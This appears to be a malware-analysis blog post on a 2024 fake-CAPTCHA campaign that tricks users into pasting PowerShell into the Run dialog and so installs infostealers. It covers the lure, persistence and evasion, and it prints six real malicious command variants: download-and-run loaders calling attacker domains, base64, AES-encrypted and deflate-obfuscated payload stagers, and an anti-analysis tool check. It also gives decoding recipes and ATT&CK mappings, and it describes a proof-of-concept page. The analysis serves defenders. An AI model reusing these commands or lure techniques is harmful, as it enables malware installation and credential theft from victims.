Author: Capyhax
KEY TAKEAWAYS
- In late July 2024, there was a noticeable rise in the number of PowerShell command detection that is run by different users each day. These users reported seeing CAPTCHA challenges, which led to the spread of Infostealers.
- In the months of October to December 2024, the number of victims affected by the CAPTCHA-based scheme began to dwindle. This decrease is likely due to heightened user awareness of the ongoing campaign or a reduction in the distribution of the Infostealer malware.
- Throughout the course of the campaign, it was observed that the techniques employed by the fake CAPTCHA verification evolved. These changes included the use of various encryption methods and obfuscation techniques, which were designed to complicate the analysis efforts of security researchers.
- This report highlights the various PowerShell (PS) variants observed during the campaign, analysis of the Infostealer malware, and evaluation of the potential risks associated with its distribution and impact.
CASE SUMMARY
The goal of this report is to help raise security awareness about how the Infostealer campaign works. The diagram below provides a simple overview of how the malware operates.

Figure 1: Simplified Diagram
For a simpler explanation, the diagram above illustrates how victims are lured into following Fake CAPTCHA Verification steps distributed through malicious websites, social media ads, phishing emails, and pirated software downloads.
Before the Fake CAPTCHA Verification steps appear, the victim is prompted with a button displaying messages such as “Click to verify you are human,” or “I’m not a robot.”. When the victim clicks on the button, a malicious command is automatically copied to their clipboard without their knowledge.
If the victim follows the fake CAPTCHA verification instructions, CTRL + R, CTRL + V and ENTER, their computer becomes infected with infostealer malware. This malware then begins to silently collect sensitive data from the victim’s system, which may include:
- Browser-stored credentials such as saved passwords and auto-fill information
- Cryptocurrency wallets and related keys or information
- System information like device details and configuration
- Two-factor authentication (2FA) data from apps or services
- Emails, including login credentials or sensitive conversations
- Usernames and passwords for various online accounts
The malware then sends this stolen data back to the attacker, providing them with access to valuable personal information and account credentials which they can sell or use for malicious purposes.

Figure 2: High-Level Technical Analysis Diagram
For a more high-level technical explanation, the diagram above illustrates a broader view on how the threat actors deploy their tools, how the malware was installed, and how victims are lured in in the fake CAPTCHA verification process.
Threat actors start their attack by deploying a domain to host the first-stage payload. Typically, this payload is stored in a .txt file, which contains obfuscated PowerShell commands designed to hinder security analysts from easily decrypting them. Commonly abused domains for hosting these payloads include services such as BunnyCDN, DigitalOcean, too.gle, and various .shop, .cash and .xyz domains.
Once the first-stage payload is in place, the threat actors will proceed to distribute Fake CAPTCHA verifications through multiple vectors, including Compromised Websites, Pop-Up Advertisements, Free Pirated Softwares, Facebook surveys, and YouTube download links.
This campaign uses social engineering tactics that exploits users’ inherent trust in CAPTCHA verification process. Unsuspecting users (victim) believe that they are completing a legitimate CAPTCHA verification process but are unknowingly tricked into executing a malicious command.
When users click the button labeled “Click to verify you are human,” or “I’m not a robot,” a JavaScript function is triggered. This JavaScript function automatically copies an encoded malicious PowerShell command to the user’s clipboard. The fake CAPTCHA then instructs the user to perform the following steps:
- Press CTRL + R (to open the Run dialog)
- Press CTRL + V (to paste the copied command)
- Press ENTER (to execute the command)
Executing this PowerShell script installs an Infostealer malware, which proceeds in the exfiltration of sensitive data back to the attacker’s command-and-control (C2) infrastructure.
Between July and December, multiple variants of the campaign were observed, to hinder security analysts in analyzing the malware, indicating an ongoing adaptation and refinement by the threat actors.
INITIAL ACCESS
Adversaries may gain access to a system when a user visits a website during normal browsing. This technique typically targets the user’s web browser for exploitation, but adversaries may also use compromised websites. In this case, the threat actor distributes fake CAPTCHA verifications through various vectors, through Compromised Websites, Pop-Up Advertisements, Free Pirated Software, Facebook Surveys, and YouTube download links, to increase the likelihood of successful exploitation.

Figure 3: Infostealer malware distributed via YouTube videos
EXECUTION
The adversary relies on specific user actions to achieve execution. Victims are deceived into clicking the “I’m not a robot” button, which automatically copies a malicious PowerShell script to their clipboard. The attacker then employs social engineering to manipulate users into executing the script by instructing them to open a Run terminal, paste the copied code, and press Enter. This method exploits user trust in CAPTCHA verification processes to deliver and execute malicious payloads seamlessly.

Figure 4: Fake CAPTCHA Verification
Adversaries abuse a JavaScript function to automatically copy malicious PowerShell commands and scripts for user execution. This malicious PowerShell script can be used to download and run executables from the Internet, which can be executed from disk or in the memory

Figure 5: JavaScript that copies malicious PowerShell Command
PERSISTENCE
Adversaries establish persistence by adding the malicious program, specifically the Infostealer malware to the startup folder or referencing it via a Registry Run key. So each time the user boots up their workstation, the malware is automatically executed, ensuring continuous access and data exfiltration without requiring further user interaction. This technique allows the attacker to maintain a foothold and remain undetected on the system, making detection and removal of the malware more challenging.

Figure 6: Registry Run Keys being added for Persistence
DEFENSE EVASION
Adversaries may use deceptive file extensions to disguise malware. In this case, the first-stage payload, which contains the PowerShell command, is hidden within a different file format. Users may fail to recognize the file as malicious due to its benign appearance and misleading extension.

Figure 7: Concealed file extension
Adversaries encrypt files to obfuscate strings, bytes, and other identifiable patterns, to delay detection. This encryption conceals malicious artifacts within a file used in an intrusion, making analysis more challenging. In this case, the first-stage payload contains the second-stage payload, which remains hidden until it is decrypted, further complicating detection and investigation.

Figure 8: Obfuscated Variables
Adversaries uses PowerShell to execute mshta.exe, using it as a proxy to run malicious files through a trusted Windows utility.

Figure 9: mshta.exe used to run the malicious PowerShell
VARIANTS OBSERVED
1. No Encryption
This variant is straightforward and lacks any obfuscation. Victims of this variant are deceived because they just trust the process of the CAPTCHA verification without any suspicion.
PowerShell.exe" -W Hidden -command $url = 'https://giga1.b-cdn[.]net/giga[.]txt'; $response = Invoke-WebRequest -Uri $url -UseBasicParsing; $text = $response.Content; iex $tex
2. I am not a Robot
In this variant, the threat actor incorporates a “I am not a robot – reCAPTCHA Verification ID: #” at the end of the PowerShell command copied by the user.
PowerShell.exe mshta.exe" https://scrutinycheck.cash/singl7[.]mp4 # ''I am not a robot - reCAPTCHA Verification ID: 2165
This tactic ensures that, once the user pastes the command into the run prompt, the only visible element is the word “reCAPTCHA verification ID: #”, obscuring the domain it contacts. This is likely intended to enhance the perceived legitimacy of the action, adding an extra layer of trust to manipulate the victim.

Figure 10: Conceal the malicious command
3. Base64 Encryption + NULL
This variant encrypts the entire command using base64.
PowerShell.exe" -W Hidden -eC aQBlAHgAIAAoAGkAdwByACAAaAB0AHQAcABzADoALwAvAGkAaQBsAHAALgBiAC0AYwBkAG4ALgBuAGUAdAAvAGsAbwBsAG8AMgA2AC4AdAB4AHQAIAAtAFUAcwBlAEIAYQBzAGkAYwBQAGEAcgBzAGkAbgBnACkALgBDAG8AbgB0AGUAbgB0AA==
If the user is unaware of base64 encoding, they are likely to fall victim to the attack. Even if the user examines the copied command, they will not understand its content, leading them to trust that it is a legitimate CAPTCHA verification. If the user recognizes that the command is encoded in base64 and tries to decodes it, the output may still seem confusing at first glance. If the security analyst only takes a quick look, they may be misled and fail to identify the true nature of the decoded command.

Figure 11: Converted using Base64
To gain better visibility of the command, analysts can attempt to remove null characters. By eliminating any null characters or padding, analysts may be able to reveal the underlying structure and intent of the command. Here’s an example of the output after removing null characters

Figure 12: Added Remove Null Recipe
4. AES + ASCII
In this variant, analysts may feel a bit overwhelmed by the complexity of the command and will either escalate the issue to a more experienced colleague or dismiss it as a normal PowerShell process. While experienced analysts might suspect that the command is encrypted via hex, they may be deterred when they realize it cannot be decrypted by a simple hex-to-plain text conversion. This variant utilizes AES encryption to obscure the true nature of the malicious command. Upon closer inspection, you can see that the PowerShell command reveals that it also includes the decryption key, further complicating the analysis and potentially allowing the attacker to execute the malicious code undetected.
powershell.exe" -w 1 -ep Unrestricted -nop function fasmw($VOybhtS){return -split ($VOybhtS -replace '..', '0x$& ')};$nDVxBP = fasmw('8F94FEFF6B34FBC8AC6A6FCFA536FC18D73E61D407BD5D6026B0A2DFE9EE77174E8EDF6C9AA6616BAF07B401C1BC157923D3D25873EAEC185EBC1F2B97C9E7394148EAA6793B74D52FD00CC180FFD927030B99D29D9A0B70D4FAA540C31611E9CF8B83C3A395B097C7CA6CC47600FF52A137A13F8F9B431D168C29194188EF42B5AC6D4739A6247FAB3930DD823E30FA7AAF5FAFACCD8967B74A33547E434AA90554C79D50A46C9FD2D85329039F609E7ED8194AF1EE71DF0A594BE8362949498CB2AC3D6437365961249AEC6EB3A00D120A08AEF8AE57FB787DB1AE11948D78248FD5FD5005ADBB507BB3D58A40EF5B65AD57D52434CC9319A0E2AC279EE971C9B2E12BCCDDF6589486C2CA9BB3E034B65B495A4D0219CAACDE006BA512341D057305ECB6200D9AB4960601F019E93 [REDACTED] ');$CBxum = [System.Security.Cryptography.Aes]::Create();$CBxum.Key = fasmw('485A7659684355726F66755A784F6A63');$CBxum.IV = New-Object byte[] 16;$BKrqJXHB = $CBxum.CreateDecryptor();$tzDQXWrvt = $BKrqJXHB.TransformFinalBlock($nDVxBP, 0, $nDVxBP.Length);$GbjcaJnmE = [System.Text.Encoding]::Utf8.GetString($tzDQXWrvt);$BKrqJXHB.Dispose();& $GbjcaJnmE.Substring(0,3) $GbjcaJnmE.Substring(3)
If an analyst successfully decrypts the PowerShell command, congratulations! Another layer of obfuscation shows! At first glance, this layer may be challenging to read, but using generic code beautify recipe in CyberChef can simplify the code reading process.

Figure 13: AES Decrypt + Generic Code Beautify
To decrypt this variant, here’s a high-level approach
Each character is encoded in ASCII, and a function adds 59 to the ASCII values. This additional layer of encryption makes the command more confusing to decrypt. To decrypt, subtract 59 from the ASCII values and then convert them back to their corresponding characters. This will reveal the second-stage payload, uncovering the malicious content hidden behind multiple layers of obfuscation.

Figure 14: Subtracted 59 and Converted to ASCII Strings
5. AES + Anti Analysis
This variant is almost identical to the previous one, utilizing the same encryption method and additional layers of encryption.
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -w 1 -ep Unrestricted -nop function edSX($vXCW){return -split ($vXCW -replace '..', '0x$& ')};$lUxv = edSX('A31F9B9673349AFE3B35F831884A152ADF6EC95559396B5F57D0E445E50347CF7164B0CDC68178F82B54654182EB897B5224571B2475EFD970B415458A7AF789FC1E6F7ABBFF5A67EBB9C103A46965E4B312951120DDD87FDAA3DC376F7EB96A063404F5B45999454184A2BBA29F2CB28EA21A2DA856B254CC0F3BFD7FBCDF179A40AF3A54D7A9C674CC8BB41E0C4FD97C7113C648A150674D11EC4AD48559848466FBB95FE08C8526FBFA39058B783166A23AE29F4DA0CF61DC080DFC185C0793C8E21A60AF85E83785E482739FE2AF207C5F01D57E37973B829781481ABDCE8569691AFD4276B4F5A07138F03A1BEA59CD80A67D128F1F59B5F08CD14560906ADC8FC07ECEACD2CA936BF14DD67C0C322A614DA8949AAE4F3F3DD8C4963919366C68E97BE23A086EA39D6E3567274098AE593624ACBD21A7AA02CDE0168602BEA805BA25CAB6368F6F34EA5F73DE61B4BD7C0CA3FF765FEE92A3FF56F66AC139EA96B5A4189ECC7256D4AEBE2026C1ACAFA195958FBE0CF912FEE6E99CA63092E010DF6B7742F3AC98BBD4B06F22EC971C9EC6E3ABCB27953F51DF704695B061AC6BEC33C1B700DBA4BB023B15DA076C042FAA3A95A07706C8AE7E88553450F62468B509FEA6D5CB4350A58 [REDACTED] ');$IWmh=-join [char[]](([Security.Cryptography.Aes]::Create()).CreateDecryptor((edSX('4B786D724A434A7546627358426F6C4F')),[byte[]]::new(16)).TransformFinalBlock($lUxv,0,$lUxv.Length)); & $IWmh.Substring(0,3) $IWmh.Substring(129)
Although the key difference between the two lies in its behavior. In this variant, before executing the malicious payload, the PowerShell command checks if any analysis tools are running, such as:
- autoruns.exe
- dumpcap.exe
- petools.exe
- resourcehacker.exe
- procexp.exe
- tcpview.exe
- Wireshark.exe
- ida.exe
- ProcessHacker.exe

Figure 15: Command Checks For Analysis Tools
If any of these tools are detected running, the PowerShell command will not execute. This mechanism prevents the malware from being analyzed, making it difficult for analysts to observe its true behavior.
For analysts performing dynamic malware analysis, this can be a bit confusing. They may wonder why the malware didn’t run after entering the powershell command, unaware that the detection of analysis tools is part of the encryption mechanism, with the list of tools also being encrypted via AES. So for the malware to run, they first need to decrypt and remove the PowerShell command that checks for the detection of analysis tools.
6. Obfuscated and Inflated
This variant is one of my favorites. The beauty of this variant lies in its simplicity, and to be honest, quite smart. When I first attempted to decrypt it, I focused on identifying the encryption method used, not realizing that the first few parts of the encryption was merely junk to confuse analysts, intentionally designed to frustrate them into giving up.
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -w 1 -Enc $IYOX1fWSbEiI1E5SsVuWvctyFT0Ttxn6aLZUGsus8ir4 = $faLSe $47SOPfzZXKBYO2osTKTPvpVrKbJWiOSqHmPMcTqUBlR6WvCYhUGJEtw0Kb4e2MjWZaMacHuaOeAF2wxzacrwC1280Tlk7YtWRRMZIVIQnfjdKZ6H9iW2mBFjTk9CPUanswnKp0KkaLQRjrGZ5LfjCVf6mOIqGufyBFRQ1UVVPAteHERAl5xJfITblPgm4EJyDE8pO8W7nMWe2cdVXXP0rphGZwC6PayDAhXnzFzo2yLwADfjIRcbSC3YHyMbqmwbR04XMwOnujNX986mYsqmptMtNVVHtE0bKUnEfLWeYAzXWooR0CSc8vcpPE8YyGXaCRWMZSczAZKwVjT8jDfBl8wgvV1uvhRoC96MbloQi5jbU53puTq9wfn3IwRAJIIQgCelmlcxhH8sGSRl2t7MGvgmIRpByLOIbHVDfqoyvruCgOEyG3ZdfKRJ8J4DSnvGNQaDioH4Le8DRHCG7sdEZY8BqPaUecABW8NJ1RSoix1fBdNowadLe81HNm9UMABAUHSkds8ZCTg1Ey49Q8poKxeEo8xus8CLWqeKFJ18bsNk2EEIfrA1plFeOQhMhgIoBUvPoEDxj2ijSxFXUcBKEkwnV8CfWOi6v5tTRO6EoJWL65olgu2HCOxPClAStM1i3yOJTVwfp2OPOnzex1AKkI2vvn4JgPmIN6o4DhaXpVlLFNqZ9nFDmsgAXnn2x7aQmgm6JuUqnyZxNVtuoCyOx = $TRUE $T6FLweFq9CYONL1TUDRj8UO5Ouq6JWAHIYZbbD4rvYnrGNpTFehWzpTE4JqD5SRzyXfJo1q09zmJwnKjlPPHoTkJUZGMIVtplfbVtw0DOHzT1IZJATEjQvpUcfU44a0Vi36pGfAl91BwS4DSyjSFGbBNSmS6Qcm0fs4NzkO1b6Zszaq69Ww0dk1uyKDC8hxs7XTG7K4b90egnj2CT7LWgHHpXAoG4FSUEvlxLyGA9phExFy93Bic7tnXxGweTtSNxV8tk9aTjoLRQMq0EZiKYZ9apTlxLVCA3QPrVTkuAuRpV0c2nHgLxBNbH1bFW8SeWdA2a4gtHIUiEzYgrrV5Y6aDlLtBQxLrMXnJ34hrqFo5D07SErmaCWSng5aVhHl8pkUeU0BIvK2TriqECraTjvR9dsi5WVuCcjZ2Qes0TJ5sV9TeuVaT02k4jKMGvRbNAJV2fGZzZ58EjMeadBMqhIt1Lke24PXhe5NpLnVC1IeGOllAgn0zdSSmlJg2kZnWDO4NGTD6gd1QVpHLPlGY2Ua3DtJMWdYjxJtBifcOAul0w5CUuCBmKCF1f4OJw9MRRz1JjJ7ifp0Fc05npRRI1TEWDXms9KGnaNaZ9FasgUMu3Ktr5uCusVm7gfRAXIrkPVxIOiy1VC9ixJGBeqfauXr9YpFRSllYZm0IMEACB5ovaYnXy4UodalnH9h2TfkMshvo4X4GnvTFcbSHaf663LiKHxsmx4448fqi3MLHH7GGd8sr57DZJy8GcOo7CjoHNmRNoUCzcad1QWfiETzR7vU47VeT9yir8Jtp5ecyTuO1FMKy2Dz0s9xZDidce94BrDT2N8iTEFUCUPzdfuRWFhQAXL0TtLw7RMwr1K7yC2tJndKjqKAVvjSRufOnEJyry0OPQAA1TCGJkkLQ8xQazVyy8tuKr67bHGSr0dZ1uq9HmunTGBMEJEVpeHI = $nuLl $saKlMzFeSLuDBT8o7GJIxBVjykiz2N9KxFn51HXPtd92eKkt4v6W8kDLMibT3JmnDd7uWRt8Fr0Q5rhW4xe4bh4Hqgft6WX04Zr9r2nommivRnK9CFBSC22AwwegF5f6D9CkN7hvnECMGp9SfPISzgBziDjE3bM8uJNITWDDOo3PHVxwxnSoJNne1ksdHHiqJmubE57EPkJgIvaeWK1CAqhMCrHzwABTebMPgxRR4yGcNUUjPPIVNB8YU3oetLySI2ltDpFHqYZEn3ic1jSKakbuIKGWd83VTFjiGjhHxNyFti6jD0VmDDZDXkjWYdRTbLhEtHBgsDKdBIi1gMCfdzGxgIiKZ46MeXxeRN0KbG513J1aqVsBygRlOxbobw665uTIx3PjMaZbbjbXzTLa4GO4mpKro56MoYPvIr2CMPzwKZPykD ="Defla" + "teStream";$Mm5AbsIRoAlfEApzF5zZdxcnO9oKRDJskms2OhNdRGBKdR9UEC8jcODeqg2p7k1RxzjI14CxCZPvmCfD8lr5ICD37mmnJ4T7falYlWve9gHmWHEtYKNO4Y96T71jzRXupC1nkbqTXITjIeB8s5UNZQGCEheuTEyBiyBTi5w4jfBbdHQv8CFbzAFw2LE17QnDWZOLAgYyRQ9eRjoxVFH1N6tajT4JeLDLdJb0kyh5nJpBREFQSrC5eGHNL11fEVhIAC8DPAq0ItuKUuXxv1ySY05CAVBgd9lNbjCY23LcpoNICucaFjM1nT0pV22WXvIDWDrnPIKY0gm23ecHC9Jb19ScIV4rV57CZrC2UJXmxNZiRfmkDQBQyNuV37Jv1Y5fC0NNBIE4OZzuD5uCV2t4fmeJVdLBL9jm4rcycepok6rpPc6Rp8KyHfY5LKybqlHEaM3UYIsMwg5WNtA4NG8BEGJEGnWi6zz9mUu1Jhb6vGPeEbVcaVWp3oqt1tR4l50tcQIemLGHyko4Ph6by1SZ7JvkXRwHf4lsYjL9ZkrxxkbsVruyAB29E9pXblHgFw2KBrQ2p8c8gzAAEhHNQfEqHWaZxLssoPRuC1ty6eDSjminb6dH50ZZGJom1tsFmpsuiu5oaq8ISTfOna5UjlOeCWv2ziGjXSZM3ObyIQbUvXQ3pHIuSTATeM7RpQFS8rrU9QhngW0HPYLZVnizjob2nL0uI8WQQgTm6XTDqkZ3BKzss1J8OHsGSgUWveBpFEJRGfC6OG6qWWJyrXnuTp74VGi2agoRXvLaVoyKgTTQUVPvyg0NcaxzbnkIzS4Thh2uJcAQ2Oek3urR8NilacPSV0Prf98ewUR8IcRnPczz5wACfC8ln8Li = "Compre" + "ssion"; $u8PnuTZlLIuXZeHZcO97PZNG9UEon1naz1MvD0moAzROtMDUh7f868Duev9PSeJ6Psud7prcDw4Efr3AlbJj0wTHWeU2tyM3eAve4lzpkbThHZt4QH1db6fx1sqfbIPBXOim3lcSz4mRBQ1alqUSZX1dSoKF90PfMFrZ7BtsStxi67HIYAIExoIUHqMoXboQ9YnVOjHQh5newashJ4U6Ns6EgXLAvTg3cTxgJ5A7BVWIw3cGwyxgMNJESvjuhErdhif1vNw3hTy5DlvIAbSSUCiRrmNjklY46UsZDJDBliM8BIDdRKSzG5KPQhpSsfdqYQXjs66nViUBRisjqsHBcmOvbbZM06uzIdMfVuboXUJuUKtJzidcB8G6Hm4t8neSuhjMElQdppBreyXs ="Strea" + "mReader"; .("i"+"ex") $(New-Object io.$u8PNUTzLLIUxzEhzCo97pZnG9ueoN1nAZ1MVd0moAZROtMDUh7F868DueV9PseJ6PSUd7pRcdw4eFr3ALbJj0WTHweU2TYm3Eave4lzpKbThHzT4qH1DB6fx1SqfBIPbXOIm3lcSZ4MRBq1ALQUSZX1DsOkf90pFMFRZ7btssTxI67hiyaiExOiuhQMOxbOQ9ynVoJHQh5NewAsHj4u6ns6EGxLaVTg3cTxGj5a7bvWiw3cgWyXgmNJESvJuheRdHiF1vNW3HTY5dlvIAbsSUcIrRmNjKlY46uszdjdbLIM8bIdDrKSzG5KpqHpSsFdQyqxjs66nvIUBrisjQshbcMOVBBZM06UZidmFvUBOxUJUuKTjzIDcB8g6hM4t8nesuhJMelqDPPBREyxS ($(New-Object Io.$MM5aBSIroaLfEApzf5ZZdxCNo9oKRdJsKms2OhNdRGBkdr9ueC8JcODeQG2p7k1RxzJi14cXCZPvmcfd8lR5IcD37mMNJ4t7FalYlWvE9ghmWhEtYknO4Y96T71jzRXuPc1nKbQtXITjIEb8s5UNzqGcehEUteybiybTI5w4jfBbDhqv8CFbZAFw2Le17qNDWZOLAgyyRQ9erJoxVfH1N6taJT4JEldLdJB0kyh5njpbrefQsrc5eGhnl11FEVhIAc8DPAQ0ItukUUxxV1YSY05CAVbGD9LnbJcy23LCPoniCucaFJM1nT0PV22WxvIdWDrnpIkY0gm23EChc9jB19SciV4Rv57CZRc2UJXmXnZiRfmkDQbQYNuV37JV1y5fc0nnBie4oZZuD5UCV2t4fMEJvDLBl9jm4rCyCEPok6RPpc6RP8kYHfY5lkYbQlhEAm3UYismWg5WnTa4NG8BegjEGnWI6zz9mUu1jHb6VgpeeBvCAVWP3oqt1tr4l50tcqIemLGhyKO4PH6By1sz7JVkxrwHf4lSYJl9zKRxxkBsVrUyAB29E9PXblhgfW2kbrq2P8c8gZAaeHHNQFeQHWazXLSsoPrUC1TY6edsjmInb6dH50ZzGJom1tSFMPSUIU5Oaq8IsTFona5uJloeCWV2ZIgjxszM3ObyIQBUvxQ3phiusTATEM7rpQFS8Rru9QHngw0hpylzvnIZjOB2NL0Ui8WqQgtm6XTDqkz3bKZSs1J8OHsGSGuWVEbpFejrgFc6oG6QwWJyrxnutP74VGI2AgOrxVlaVOYkGTTquvPVyG0nCAXZBNkizS4ThH2uJCAQ2OEk3uRr8nILaCpsV0prF98EWur8ICrNpCZZ5waCFc8Ln8li.$sakLMZfEslUDbt8o7GjixbvjYKiz2n9Kxfn51hxpTd92EkKT4v6W8kdLMIBT3JMnDD7Uwrt8Fr0Q5RHw4XE4bh4hqGft6wx04zR9R2nOmMivRNK9cfbSC22aWWegf5f6D9CkN7HVNeCMgp9sfPisZgbZIdje3bM8uJnITWdDoo3PhvxwXNSoJNNe1kSDHHIqJMuBE57EpKjGivAEwk1CAqhMcrhZwABtEbmPGxRr4ygcNUuJppIVNB8yu3OeTlysi2LTdPFhqyzEN3iC1JSkAKBUikgwD83VTfjIGJHhxNyFti6Jd0VMddZdxKjwYdrTblhetHBgSDkdbII1gmcFDZGXgIIkZ46meXXERn0kbg513J1aQvsBYgRLoXBoBW665uTix3PjmAzbbjBxZtlA4go4MpkRO56moYPviR2CmPZWkzPYkD ($(New-Object io.mEMorysTREAm(,$([Convert]::("FromB" +"ase6" + "4String")("NY8xb4MwEIX/yoklMNikUtUhW0WGDlEaiYEFKTFwAafGZ/kudfj3Ja06vjd873u1mCjqFKlHZsiqXdtYP1Ditl64ofT2+l+cKGGsJ3Su/X7R2zY8Mz+zxgdmoN7jeJ/Ry8GyQKYSTHYY0IPCAN0SzMpXngKoiubZ+AEumcUH5PkRk/rsbtgLrKOCsz6i6Aa7ytmVV+g9Je/IDLVE68d8M4kE3pXltTdefzkbJjua6x01TxRKE8I5YJwtsyXPZ9/rG5PfFMUlWzX/7tSyOISPX8Mf")))), [Io.COMpressiOn.coMpREssiOnmodE]::("De" +"compress"))), [TExT.eNcODiNG]::ASCII)).ReadToEnd();
The key to understanding this variant lies in effective cleaning, removing unreadable or misleading parts to focus on the readable portion of the command. Once you’ve done that, it becomes clear that the final portion of the command is where the magic happens. Upon decoding the Base64 encryption, the expected command does not immediately appear

Figure 16: Converted to Base64
Revisiting the PowerShell command shows that the Base64 string is decompressed after decryption. This means that, to fully see the real command, You need to inflate (compress) it after decoding, to reveal the true payload hidden within.

Figure 17: Raw Inflate Recipe
CYBERCHEF RECIPES
1. [{"op":"From Base64","args":["A-Za-z0-9+/=",true,false]},{"op":"Remove null bytes","args":[]}]
2. [{"op":"AES Decrypt","args":[{"option":"Hex","string":""},{"option":"Hex","string":""},"CBC","Hex","Raw",{"option":"Hex","string":""},{"option":"Hex","string":""}]}]
3. [{"op":"From Base64","args":["A-Za-z0-9+/=",true,false]},{"op":"Raw Inflate","args":[0,0,"Adaptive",false,false]}]
MITRE ATT&CK
Drive by Compromise - T1189
Phishing - T1566
Malvertising - T1583.008
User Execution - T1204
Command and Scripting Interpreter / PowerShell - T1059.001
Registry Run Keys / Startup Folder - T1547.001
Masquerade File Type - T1036.008
Encrypted/Encoded File - T1027.013
Mshta - T1218.005
Clipboard Data - T1115
Process Hollowing - T1055.012
Exfiltration Over C2 Channel - T1041
PROOF OF CONCEPT

Figure 18: Proof-of-Concept (Coffeebara Voucher)
Voucher Code = AAA-98765-123
To really understand the Fake CAPTCHA campaign, I created a Proof-of-Concept (POC) that simulates how the Fake CAPTCHA verification process works. For added security and to ensure that only the readers of this blog can test it, I included a voucher code. This measure allows for controlled testing and enables security analysts to have a safe, hands-on experience while analyzing the campaign’s mechanics.
